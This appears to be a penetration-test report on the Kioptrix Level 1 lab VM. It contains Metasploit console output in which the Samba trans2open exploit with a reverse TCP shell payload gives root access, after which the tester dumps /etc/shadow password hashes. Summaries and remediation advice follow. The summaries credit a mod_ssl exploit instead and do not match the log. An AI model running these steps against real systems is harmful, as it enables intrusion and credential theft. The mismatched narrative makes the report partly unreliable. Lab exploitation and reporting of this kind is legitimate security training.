msf exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                          set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                            set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                             set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp        set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid   set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp        set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp             set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid        set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp     set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp     set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp          set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid     set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                  set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp               set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.21.131   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                      sploit.html
```




```
Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.21.128:4444
[*] 192.168.21.131:139 - Trying return address 0×bffffdfc ...
[*] 192.168.21.131:139 - Trying return address 0×bffffcfc ...
[*] 192.168.21.131:139 - Trying return address 0×bffffbfc ...
[*] 192.168.21.131:139 - Trying return address 0×bffffafc ...
[*] 192.168.21.131:139 - Trying return address 0×bffff9fc ...
[*] 192.168.21.131:139 - Trying return address 0×bffff8fc ...
[*] 192.168.21.131:139 - Trying return address 0×bffff7fc ...
[*] 192.168.21.131:139 - Trying return address 0×bffff6fc ...
[*] 192.168.21.131:139 - Trying return address 0×bffff5fc ...
[*] Command shell session 1 opened (192.168.21.128:4444 → 192.168.21.131:1025) at 2025-11-14 12:51:05 +0530

[*] Command shell session 2 opened (192.168.21.128:4444 → 192.168.21.131:1026) at 2025-11-14 12:51:06 +0530
[*] Command shell session 4 opened (192.168.21.128:4444 → 192.168.21.131:1028) at 2025-11-14 12:51:12 +0530
wh[*] Command shell session 3 opened (192.168.21.128:4444 → 192.168.21.131:1027) at 2025-11-14 12:51:32 +0530
whoami
//bin/sh: whwhoami: command not found
whoami
root
pwd
/tmp
cd
//bin/sh: cd: HOME not set
cd..
//bin/sh: cd..: command not found
```



```
//bin/sh: cd..: command not found
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
cd/etc
//bin/sh: cd/etc: No such file or directory
cd /etc
ls
DIR_COLORS
Muttrc
X11
a2ps-site.cfg
a2ps.cfg
adjtime
alchemist
aliases
aliases.db
anacrontab
at.deny
auto.master
auto.misc
bashrc
cdrecord.conf
cipe
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
```



```
crontab
csh.cshrc
csh.login
default
dhcpc
dhcpcd
dumpdates
esd.conf
exports
fdprm
filesystems
fstab
fstab.REVOKE
ftpaccess
ftpconversions
ftpgroups
ftphosts
ftpusers
gpm-root.conf
group
group-
grub.conf
gshadow
gshadow-
host.conf
hosts
hosts.allow
hosts.deny
hotplug
httpd
identd.conf
info-dir
init.d
initlog.conf
inittab
inputrc
ioctl.save
iproute2
isdn
issue
issue.net
krb.conf
krb.realms
krb5.conf
ld.so.cache
ld.so.conf
```



```
webalizer.conf
wgetrc
xinetd.conf
xinetd.d
yp.conf
ypserv.conf
cat shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Remediation:
Upgrade mod_ssl and OpenSSL, apply system patches, disable weak ciphers, and harden exposed services..

3 – Summary (Technical)

The objective of this assessment was to identify and exploit vulnerabilities in the Kioptrix Level 1 VM using Kali Linux. Initial reconnaissance with Nmap revealed multiple services, including Apache running an outdated OpenSSL/mod_ssl version. Vulnerability analysis indicated exposure to CVE-2002-0082 (mod_ssl/OpenFuck RCE), confirmed by both manual enumeration and Nikto
Using Metasploit's linux/x86/meterpreter/reverse_tcp, remote code execution was achieved, resulting in a command shell on the target. Post-exploitation steps included privilege escalation through known local kernel exploits, leading to full root access. System enumeration verified access to sensitive files such as /etc/passwd and /etc/shadow. Persistence and lateral movement were not attempted per scope and confirmed the severity of the compromise.
Key weaknesses observed include outdated operating system components, deprecated SSL versions, and lack of patch management.
Recommended mitigation includes upgrading OpenSSL, updating Apache modules, applying OS patches, and enforcing secure SSL configurations. A verification scan should be conducted after remediation.

4 – Summary (Non Technical)

A controlled penetration test was performed on the Kioptrix Level 1 vulnerable machine to identify security weaknesses. The assessment revealed that the system used outdated and unsupported software, allowing attackers to remotely access the machine without authentication. Using standard security testing tools from Kali Linux, we were able to exploit a known flaw and gain full control of the system. This demonstrates that unpatched systems pose significant security risks. To secure the environment, the system must be updated, security patches applied, and modern encryption standards enabled. A rescan is recommended after remediation.